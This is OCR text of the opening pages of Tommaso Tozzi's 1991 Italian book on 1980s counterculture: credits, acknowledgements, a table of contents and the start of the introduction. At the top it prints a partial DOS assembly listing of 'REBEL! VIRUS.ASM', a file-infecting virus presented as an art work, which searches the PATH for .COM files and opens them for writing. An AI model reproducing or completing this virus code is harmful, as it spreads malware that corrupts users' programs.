OPPOSIZIONI '80

ALCUNE DELLE REALTA' CHE HANNO SCOSSO IL VILLAGGIO GLOBALE

TOMMASO TOZZI

RIBELLI

REBEL! VIRUS.ASM
Ideato da Tommaso Tozzi (1989)
Realizzato da Andrea Ricci

```
    page 65,132
    title v3
    cseg segment para public 'CODE'
    org 100h
    assume cs:cseg,ds:cseg,es:cseg,ss:cseg
    work proc near
    hic: jmp start
    dat db 4 dup(?)
    crea db 4 dup(?)
    attr db 2 dup(?)
    tre db 3 dup(?)
    ntre db 3 dup(?)
    com db '*.COM',00
    ipath db 2 dup(?)
    ifile db 2 dup(?)
    pp db 'PATH='
    inome db 40 dup(?)
    dtavir db 15 dup(?)
    cinque db 5 dup(?)
    text db 'REBEL!$'
    blk db ' $'
    start: push cx
    mov dx,offset dat
    cld
    mov si,dx
    add si,000Ah
    mov di,0100h
    mov cx,0003h
    repz movsb
    mov si,dx
    mov ah,30h
    int 21h
    cmp al,00h
    jnz dosreg
    jmp user
dosreg: push es
    mov ah,2Fh
    int 21h
    mov [si+0000],bx
    mov [si+0002],es
    pop es
    mov dx,005Fh
    nop
    add dx,si
    mov ah,1Ah
    int 21h
    push es
    push si
    mov ax,002Ch
    mov es,ax
    mov di,0000h
ricerca: pop si
    push si
    add si,001Ah
    lodsb
    mov cx,8000h
    repnz scasb
    mov cx,0004h
giro: lodsb
    scasb
    jnz ricerca
    loop giro
    pop si
    pop es
    mov [si+0016],di
    mov di,si
    add di,001Fh
    mov bx,si
    add si,001Fh
    jmp masch
prox: cmp word ptr [si+0016],00h
    jnz path
    jmp riprist
path: push ds
    push si
    mov ax,002Ch
    mov ds,ax
    mov di,si
    mov si,es: [di+0016]
    add di,001Fh
carat: lodsb
    cmp al,3Bh
    jz defi
    cmp al,00h
    jz nomopa
    stosb
    jmp carat
nomopa: mov si,0000h
defi: pop bx
    pop ds
    mov [bx+0016],si
    cmp ch,0FFh
    jz masch
    mov al,5Ch
    stosb
masch: mov [bx+0018],di
    mov si,bx
    add si,0010h
    mov cx,0006h
    repz movsb
    mov si,bx
    mov ah,4Eh
    mov dx,001Fh
    nop
    add dx,si
    mov cx,0003h
    int 21h
    jmp trova
entry: mov ah,4Fh
    int 21h
trova: jnb tempo
    jmp prox
tempo: mov ax,[si+0075]
    and al,1Fh
    cmp al,1Fh
    jz entry
    cmp [si+0079],0FA00h
    ja entry
    cmp word ptr [si+0079],0A
    jz entry
    mov di,[si+0018]
    push si
    add si,007Dh
sposta: lodsb
    stosb
    cmp al,00h
    jnz sposta
    pop si
    mov ax,4300h
    mov dx,001Fh
    nop
    add dx,si
    int 21h
    mov [si+0008],cx
    mov ax,4301h
    and cx,0FFFEh
    mov dx,001Fh
    nop
    add dx,si
    int 21h
    mov ax,3D02h
    mov dx,001Fh
    nop
    add dx,si
    int 21h
    jnb no_err
    jmp ripral
no_err: mov ax,bx
    mov ax,5700h
    int 21h
    mov [si+0004],cx
    mov [si+0006],dx
    mov ah,02h
    int 21h
    and dh,07h
    jnz lett
    push bx
    push cx
    push dx
```

OPPOSIZIONI 80

THX 1138
AMIN
Milano 1991

In copertina:
Azione spray di Zedo & Wz su un muro fiorentino, Firenze, 1984.
Computer-collage di Tommaso Tozzi.

Seconda e terza di copertina:
Listato di "REBEL VIRUS!": programma virus ideato da Tommaso Tozzi (1989) e realizzato da Andrea Ricci.

Le immagini nella cornice del libro sono state tratte dalle riviste:
International Graffiti Times, New York, USA, (i graffiti).
Vague, Londra, Inghilterra, (gli occhi).
Dal libro"Cyberpunk", Shake Edizioni Underground, Milano, Italia, (il computer).
La scritta "RIBELLATI" subliminale è opera di Tommaso Tozzi.

Progetto grafico e impaginazione:
Tommaso Tozzi.

Traduzioni:
Giovanna Cantarelli Bettini, Stefano Bettini, Patrizia Bittini, Massimo Cantara, Lucia Cioppi, Ilaria Ferri, Alessandra La Spina, Leonardo Landi, Nazario Renzoni, Tommaso Tozzi.

Finito di stampare nel Giugno 1991 da:
La Grafica Cremonese - via de' Berenzani, 10 - Zona Ind.le Picenengo - CR
Fotolito: Futurgraf - via Mercantini, 16 - Milano

Prodotto dall'**Ass. Cult. THX 1138 - AMEN prod.**
Via P. Rossi 19/4 - 20161 Milano
Tel 02 - 33604104

L'editore è a disposizione degli aventi diritto nell'ambito delle leggi internazionali sul copyright.
Non esiste copyright su questa pubblicazione e si invitano le persone a diffondere e pubblicizzare i contenuti.
Ogni plagio di quest'opera è vivamente consigliato per qualsiasi pratica ed azione antagonista.
Si prega gentilmente di contattarci in caso di utilizzo.

Buona lettura.

RINGRAZIAMENTI:

Il progetto di questo libro mi ha coinvolto in modo particolare fin dalla metà del 1989, periodo in cui affrontavo certe mie idee (che avrei poi avuto modo di sviluppare ampiamente in questo libro) all'interno di 'Happening/Interattivi sottosoglia': un mio sfogo autoprodotto e pubblicato sotto forma di libro-fanzine in quello stesso periodo.

Durante questo anno e mezzo di lavorazione sono state inevitabilmente coinvolte diverse persone cui debbo la mia riconoscenza per il loro aiuto.

Ringrazio innanzitutto mia moglie Beatrice il cui amore e l'infinita pazienza sono stati un grosso elemento di sostegno per la realizzazione del libro. Un grazie particolare va ad Antonio Glessi dei Giovanotti Mondani Meccanici; i loro macchinari, oltre che certi preziosi consigli sul modo migliore per utilizzarli, sono stati il mezzo essenziale senza il quale questo libro forse non sarebbe potuto essere realizzato. Anche nel caso di Antonio, la pazienza è un'abbondante virtù cui sono estremamente riconoscente.


Un grosso aiuto mi è stato inoltre fornito da Stefano e Giovanna Bettini; oltre alla massiccia quantità di traduzioni che entrambi si sono offerti di svolgere, devo a Stefano buona parte delle informazioni e del materiale sul fenomeno Punk; sono state inoltre preziose le discussioni avute insieme a lui, Massimo Cittadini, Leonardo Landi e Mario Chiari dalla seconda metà del 1989 a ora. Le loro critiche a certe tematiche fondamentali del libro e alla sua stessa impostazione, sono forse state lo stimolo per una più chiara e lucida presentazione del mio progetto. A Leo devo anche il materiale che riguarda la musica reggae, ad Alessandra La Spina, Max, e Ilaria Ferri, l'aiuto per le traduzioni. Inesauribile fonte di informazione per tutto ciò che riguarda le culture alternative italiane è stato, non solo in questa occasione, Roberto Marchioro che ringrazio anche per l'articolo introduttivo su tale argomento. Dalla rivista Decoder ho avuto lo stimolo per individuare certe connessioni tra personaggi e luoghi di certo clima alternativo europeo.

Ringrazio inoltre per le traduzioni: Patrizia Bittini, a cui devo buona parte delle traduzioni in lingua inglese e sono in debito di riconoscenza; Nazario Renzoni, che pur essendo in Afffrica (come ama chiamare il continente nella sua fanzine 'Nuove dall'Afffrica') è stato il più rapido a farmi avere indietro i testi tradotti!!; Lucia Cioppi, il cui aiuto è sicuramente un generoso gesto di amicizia.

Un particolarissimo ringraziamento a Tom Vague, sia per l'aiuto pratico che per quello teorico; la sua rivista VAGUE, è stata ampiamente saccheggiata, sia per i testi che per la grafica, e utilizzata all'interno di questo libro.

Un grazie infine a Vittore Baroni, Stewart Home, Angela Valcavi, Maximum Rock'n Roll, International Graffiti Times, Musica 80, i ragazzi della Wide Rec., Mauro Codeluppi, Flash Art, Neon, Roberto Daolio, Target Video, Fabrizio Biasiolo, Shmock, Nielsen Gavyna, DA/DA, CFY, Printed Matter, The SubGenius Foundatione, Oliver di Nautilus, Cecilia delle "Officine", Marisa Portoni (Enrico Toti), Cinzia Filippini, Dario Embi (Red Skin), Giacomo Spazio, Alessandra (HAL) Zanotti, Zonker & Veiciap, Guido "Scopy", Marco Irlanda, Silvano Ca-Ira, a tutti coloro che hanno, più o meno inconsapevolmente contribuito alla realizzazione di questo libro e a tutti coloro che come al solito non mi vengono in mente.

Sono sicuro che il miglior premio per queste persone sarà dato solo dalla condizione che questo libro abbia un senso positivo all'interno dei movimenti futuri di opposizione.



Alcune categorie delle

OPPOSIZIONI '80

Tommaso Tozzi Dicembre 1990

INDICE

INTRODUZIONE:

"OPPOSIZIONI '80"
di Tommaso Tozzi 1
"UN CASO O UNA NECESSITÀ?"
di Tommaso Tozzi 11
"FIGHT THE POWER"
by Roberto di Amen 35

RACCOLTA DEI TESTI - 1980/1989

- 1980 -
"FASHION MODA"
Stefan Eins, Joe Lewis e William Scott intervistati da Thomas Lawson 45
"QUÌ E LÀ"
di Jenny Holzer e Peter Nadin 53
"BIAFRA PER SINDACO"
di R.A. 55
"I PUNKS BIANCHI CONTINUANO A SPERARE"
di Crass 59
"MI PIACE VIVERE IN CITTÀ"
di Fears 60
"GUERRA DI CLASSE"
di The Wils 61
"SUPERMARKETS SUBLIMINALI"
Intervista agli Stupid Set a cura di Giancarlo Riccio 62
"IL LEONE IN GABBIA"
di Genesis P. Orridge (1980) 64

- 1981 -
Estratto da "ALCUNE DELLE ENERGIE CHE FIORISCONO A NEW YORK CITY E DINTORNI"
Anonimo 65
"DEAD KENNEDY'S - PUNK'S NOT DEAD"
Intervista ai Dead Kennedys a cura di Maurizio Malabruzzi 69

"NAZI PUNKS FOTTETEVI"
di Dead Kennedys (Jello Biafra) 73
"STORIA DI POLIZIA"
di Black Flag 75
"VACANZA PAGATA"
di Circle Jerks 76
"PROSTITUZIONE"
di Really Red 77

- 1982 -
"VIRUS"
di Collettivo Punx Anarchici 78
Estratto da "RUMORI PLANETARI"
di Franco Bolelli 81
"ABC NO RIO"
Intervista ad Abc No Rio a cura di Shelley Leavitt 83
TESTO INTRODUTTIVO AL PRIMO NUMERO DELLA FANZINE MAXIMUM ROCK'N ROLL
Realizzato dalla redazione di Maximum Rock'n Roll 87
"LAVORO FORZATO"
di Circle Jerks 89
"LETTERA MINATORIA"
di Circle Jerks 91
"CITTÀ DELLA SOVVERSIONE"
di Subhumans (Dick) 92
"EROE DI GUERRA"
di Toxic Reasons 93
"IL MESSAGGIO"
di Grandmaster Flash 94
"IL CONTROLLO ATTRAVERSO IL TEMPO E I MODELLI"
di Vale 96
"JOHN WAYNE"
di M.D.C. 98

- 1983 -
"MAI CONCEDERE LA TUA VITA"
di Wretched 99
"ITALIA"
di Stefano Bettini 100

"GROUP MATERIAL"
un' intervista di Peter Hall 106
Estratto da "LA POLITICA DELLA PITTURA DI STRADA"
a cura di M. Brofsky e E. Cockcroft 115

- 1984 -
SENZA TITOLO
di Stefano Bettini 117
"MEET CAFÈ ZINE"
di Dave 123
"MRR"
di Jeff Bale 124
"SEIDBOARD WORLD"
di Mykel Board 127
"NEW IRON GUARD ZINE"
di Ron 129
"MYKEL BOARD DICE: -HAI TORTO!!-"
di Mykel Board 131
"TIM YO MAMA"
di Tim Yohannan 133
"FOTTI L'AUTORITÀ"
di Raw Power 136
"VOGLIONO IL TUO CERVELLO"
di Mauro Codeluppi (Raw Power) 137
"W LA RESISTENZA"
di Raf Punk 138
"PUNK am in AZIONE"
della "non redazione Bo Punkaminazione" 139
Estratto da "LINTON KWESI JOHNSON"
intervista pubblicata su "Black Music" 140
"MILITANTE MISTICO TERZOMONDISTA"
intervista a Mutabaruka 141
Senza Titolo. Testo ripreso dalla copertina dell'album
"IL SUONO DELLE PAROLE HA POTERE"
di Dr. Ginger Beer 145
Intervista a cura di International Graffiti Times
Lista dei partecipanti: UGA, NOGA, AMRL-BaMa, WG-Wicked Gary, CoCo-CoCo 144, Phase II,Sahara Belbeaux, Vinny Salas-DO IT, Livi French, Stan 153, Aaron TB 147

"RAMMELLZEE"
intervista a cura di Maurizio Torrealta 161
"DECODER"
di Klaus Maeck 167
"MILANO E GLI SPAZI"
by Angela di Amen 171

- 1985 -
"DUB POETRY - LINTON KWESI JOHNSON"
intervista a cura di Echoes 175
INTERVISTA A PRINCE FAR I
a cura di Giorgio Battaglia 176
Estratto da "THE COMPUTER UNDERGROUND"
di M. Harry 179

- 1986 -
"MAI VI PERDONERÒ"
di Antonio Vivente 180
"È TEMPO DI ELEZIONI,
ADERISCI AL PROGRAMMA EXTRALARGE!!!!!!"
di Extralarge 181
Estratto da un'intervista al gruppo "PAT PAT RECORDER"
Estratto dall'intervento di Steve Rozz 182
SENZA TITOLO
Anonimo 184
SENZA TITOLO
di Phase II 185
"FRAINTENDIMENTO DI UN'ARTE"
di Reneg RealCard 186
"NOTE SUL CONTESTO E LA METODOLOGIA"
di Stewart Home 187
"SUBLIMINALI/PUBBLICITÀ"
Anonimo 189
"NESSUNO OSI CHIAMARLO PLAGIO"
di Tom Vague 195

- 1987 -
Dal convegno sul "NUOVO SISTEMA DELL'ARTE"
Contributo inedito dei Giovanotti Mondani Meccanici 198

"INFO-VIRUS"
di Franco Berardi 'bifo' 201

- 1988 -
Da "MANUALE DI ISTRUZIONE PER L'ASCOLTO"
di Beatnigs 210
"SPORATICUS ROOTICUS"
di Beatnigs 211
Adesivi per macchina
di ArtFBI (Artists For a Better Image) 212
"PUNIZIONE PER LA RIBELLIONE :
'NON PER LA RADIO' - 1986"
di Jon Savage 215
"STRATEGIE SUBLIMINALI"
di Tommaso Tozzi 222

- 1989 -
"SUB LIMINA"
di Roberto Daolio 229
"CULTURA D'OPPOSIZIONE E
OPPOSIZIONE CULTURALE"
di Stewart Home 233
"ART STRIKE [SCIOPERO DELL'ARTE] 1990-93"
di Stewart Home 241
"IL COLLEGAMENTO NASCOSTO -
UNA FAVOLA SUL FARE NETWORK"
di Vittore Baroni 245
"DIMMI CHE È ARTE E TI DIRÒ CHE COS'È"
di Roberto O. Costantino 252
"BATTI IL TUO TEMPO"
di Onda Rossa Possee 254
"SOLLEVA IL TETTO"
di Public Enemy 257
"T.V. ASSASSINS CALIFORNIA"
di Orson Clarke 259
"DECODER ON TOUR - 'FESTIVAL OF PLAGIARISM' -
GLASGOW 4-11 AGOSTO 1989"
di Decoder 263

"DISCORSO D'APERTURA DELL'ICATA 89"
di Lee Felseistein 267
"DICHIARAZIONE FINALE DELL'ICATA 89"
Adottata il 4/8/89 269
"HACKERAGGIO IN GERMANIA: LA SCENA"
di M. Lehnhardt e G. Meißner 273
"FARE NETWORK: IL MITO DELLA RIVOLUZIONE DELLE COMUNICAZIONI"
di Richard L. Loveless 276
ALCUNI TESTI SCRITTI DURANTE GLI ANNI OTTANTA
di Klaus Maeck 279
"ARTE SUBLIMINALE - HACKER ART"
di Tommaso Tozzi 283

INDIRIZZARIO E ELENCO DI ALCUNI LUOGHI DELLE OPPOSIZIONI '80 285

Riviste di Culture Alternative e Cyberpunk
Hackers
Spazi Alternativi e centri Sociali
Locali Alternativi e Art Club
Case Editrici o Distribuzione Alternativa
Fanzine e Riviste di Musica, Arte e Culture Alternative
Gruppi Artistici Alternativi o Singole Persone
Librerie
Negozi di dischi
Radio Alternative
Elenco di alcune delle Fanzine di Arte, Musica e Culture Alternative, pubblicate durante gli anni '80
Nomi di alcuni gruppi musicali in qualche modo legati alle culture delle opposizioni '80

BREVE BIBLIOGRAFIA HACKER

Illustrazione tratta da VAGUE magazine, 'n. 20, Televisionaries', 1988, Londra, Inghilterra.

OPPOSIZIONI '80

A tutti coloro che hanno combattuto per la libertà e il cui nome è rimasto nella più completa anonimità.
Non intendo, in nessun modo, definire tali persone come artisti.
Questo poiché non vorrei così facendo sminuire o, nel migliore dei casi, manipolare e fraintendere il significato e il valore delle loro azioni.

Opposizioni '80 non parla della filosofia dei movimenti culturali alternativi degli ultimi dieci anni, ma delle premesse per ciò che sarà opposizione nei prossimi anni a venire.

La necessità per cui nasce questo libro è quella di contraddire tutte le teorie che sviluppandosi all'interno dei sistemi di potere dell'informazione hanno cercato di definire l'ultimo decennio come il periodo del riflusso, dell'assenza di ideologia, del rifiuto della ribellione; hanno voluto e sono in parte riusciti a convincere le persone che gli anni ottanta siano stati un periodo di assoluto individualismo, disinteresse verso il sociale e caratterizzato, inoltre, dall'assenza di luoghi forti dell'opposizione.

IN REALTÀ ESISTONO DEI COLLEGAMENTI BEN PRECISI, SIA MATERIALI CHE TEORICI, TRA TUTTA UNA SERIE DI PRATICHE DEGLI ANNI OTTANTA E ALTRE PRECEDENTI CHE SONO STATE RICONOSCIUTE E ETICHETTATE NEL TEMPO COME "ALTERNATIVE", "AVANGUARDIE", "UNDERGROUND", ETC.

Scopo di questo libro è di dimostrare come la presenza e il livello di intervento sul sociale di certe pratiche culturali degli anni ottanta sia quantitativamente e qualitativamente 'almeno' equivalente a ciò che è successo durante i precedenti periodi definiti dalla cultura dominante come gli anni della contestazione.

UN FILO DI CONTINUITÀ SI LEGA E SCORRE TRA LE PIÙ DISPARATE PRATICHE ALTERNATIVE E ANTAGONISTE ATTUATE DENTRO E FUORI GLI AMBIENTI CULTURALI NEGLI ANNI '80, COSÌ COME NEGLI ANNI '70, '60, E IN GENERALE DI QUESTO SECOLO.

Anzi, la miseria quantitativa di queste tracce non può essere altro che la riprova di come questo fronte di continuità e di opposizione non vada colto staccandolo dalle pratiche quotidiane per inserirlo in un fenomeno culturale; in questo modo non si riesce a coglierne l'ampiezza e la varietà dei suoi aspetti; va, invece, costantemente associato a ogni pratica sovversiva che venga attuata da qualsiasi singolo individuo assolutamente al di fuori da pretese artistiche, culturali o politiche. Se si vuole fare polemica con un artista è sufficiente attribuirgli un'etichetta che lo categorizzi. Nel fare questa raccolta mi sono trovato a dover mettere insieme ritagli di cose che erano presentate con delle etichette. Spero comunque che le cose lette in questo libro non vengano categorizzate secondo gli schemi precostituiti dagli articoli stessi, ma che si sappia guardarle solo per il lato che ci interessa: ovvero una più ampia etichetta di 'opposizione'; e che si possa discutere solo su questo problema, se cioè queste cose siano o no realmente un atto di opposizione, invece che il discutere se siano realmente punk, o realmente arte, o realmente graffiti, o se il punk è inglese o americano, o se il Situazionismo è più radicale di Fluxus e viceversa. Queste sono cose che a me non interessano; avere un interesse in questo, la maggior parte delle volte fa comodo solo a chi sta dall'altra parte dell'opposizione.

Uno dei limiti di questo libro è anche la presentazione di testi realizzati esclusivamente da personaggi, o gruppi, che hanno iniziato a lavorare nel campo della contro-cultura tra la fine degli anni '70 e l'inizio degli anni '80. Il motivo di questa scelta, che non vuole in alcun modo affermare un'assenza d'impegno sociale negli anni '80 da parte delle generazioni precedenti, è relativo solo alla necessità di mettere a fuoco ciò che è sorto negli anni '80, per evidenziarne le analogie con le precedenti generazioni ribelli, la cui storia è in parte già conosciuta (anche se spesso poco e in modo distorto) e di cui è bene che loro stessi parlino.

La miseria di questo libro è anche sicuramente la non presentazione di tracce esclusivamente politiche. La scelta è assolutamente arbitraria, ma va considerata in relazione alla necessità di spostare l'atto artistico verso l'atto sociale o politico e non l'incontrario. Il motivo di questo è dato dalla profonda convinzione che l'attuale definizione di arte, l'attitudine attuale verso il luogo artistico, è qualcosa che tende precipitosamente verso quella di merce, corruzione, inganno, manipolazione, e simili bieche strategie di potere.


QUESTO LIBRO PRESENTA TRACCE QUASI ESCLUSIVAMENTE DI AZIONI O CONCETTI CHE USANO E SFRUTTANO APPARENTEMENTE LE STRUTTURE FORMALI DEI LUOGHI CULTURALI UFFICIALI PER SPORRE E TENTARE INVECE DI RISOLVERE PIÙ O MENO CLANDESTINAMENTE DEI PROBLEMI VERI CHE ESCLUSIVAMENTE SOCIALI

Questo modo di agire è una caratteristica di moltissime operazioni fatte nei campi e con i mezzi più disparati durante gli anni '80. E' una dimostrazione delle 'pratiche', più che delle teorie, che si sono di fatto opposte, durante gli '80, agli aspetti deteriori delle ideologie e delle parole d'ordine dominanti

10-MAGGIO-1968.
"Io accuso.
...IO DEVO FARE UNA CONFESSIONE.
Io sono un sovversivo e sono un sabotatore..."

In questo modo inizia il manifesto appeso da Jean TOCHE del Guerrilla Art Action Group alla Judson Gallery. Il manifesto continua attaccando il sistema dell'arte di quel periodo e affermando la necessità di portare
"...le arti nelle strade, andando nelle barricate quando sia necessario..."
e finisce con la frase
"...Posso io divenire semplicemente un 'artista'?".

La dichiarazione di intenti è molto chiara e radicale e non si deve crederla un fenomeno isolato nel panorama della cultura di questo secolo. Innanzi tutto dobbiamo avere il coraggio di non fare distinzioni tra chi diceva queste cose dall'interno del sistema culturale e chi invece le operava nella pratica quotidiana con azioni che facevano riferimento a concetti analoghi. I vari movimenti popolari ribelli della sinistra in questo secolo hanno avuto come centro di riferimento un senso di libertà che implicava un'apertura dei sistemi chiusi del potere contro cui si venivano a scontrare. Accanto a generici gruppi politici si sono sempre affiancati il malumore e la contestazione delle masse anonime che sono state lo stimolo portante di ogni nuova teoria culturale. E' dalla combinazione indistinta di cultura e vita che vengono formulati concetti teorici come quello del 'silenzio' di J. Cage. L'idea di 'ascoltare' ciò che ci circonda, evitando dunque l'atto verticale della produzione del reale, l'idea di aprirsi al mondo senza chiudersi in sistemi precostituiti di rappresentazione, l'idea del lasciare che il mondo si autopresenti, sono concetti base che, ognuno cogliendo un aspetto specifico del problema, si possono ritrovare non solo nelle opere di M. Duchamp, del movimento Dada, di K. Malevic, di A. Reinhardt, del gruppo Fluxus, della Body Art, del Concettuale politico, o negli scritti situazionisti di Debord e Vaneigem, ma anche in infiniti altri esempi più laterali del sistema storico dell'arte ufficiale. Così come si possono ritrovare nei luoghi della politica e della ribellione, nei luoghi della vita di ogni giorno, ma anche nel tipo di rottura che alcune teorie scientifiche hanno prodotto all'interno di determinati paradigmi della scienza. Nella nascita di ogni nuova attività lavorativa che abbia in qualche modo tolto spazio economico e forza ai potenti del momento. In fin dei conti in ogni cambiamento di costume, fin quando questo abbia saputo mantenere delle motivazioni democratiche e fin quando dunque non sia stato assorbito dagli interessi speculativi delle mode dei soliti mercanti ipocriti. E' da questo tipo di azioni e piccole rivoluzioni quotidiane che partono le idee che vengono cristallizzate all'interno dei nuovi movimenti culturali. Un'analisi obiettiva delle 'tracce' dell'opposizione che hanno permeato gli anni '80 dovrebbe presentare questo tipo di luoghi e di eventi normalmente tenuti totalmente al di fuori dall'ambiente



- Illustrazione tratta da CYBERPUNK, 1990, Shake Edizioni Underground, Milano, Italia.

culturale; purtroppo per la vastità di un progetto di tale tipo questo genere di analisi viene rimandata ad un prodotto futuro. Rimane invece, in questo libro, un limite circoscritto alle tracce più evidenti e dunque 'facili' da presentare di quel clima di opposizioni che in qualche modo si è collegato direttamente all'ambito della cultura ufficiale; anche nella semplice, ma esplicita, contraddizione di tali sistemi di potere, così come in un loro sfruttamento trasversale.

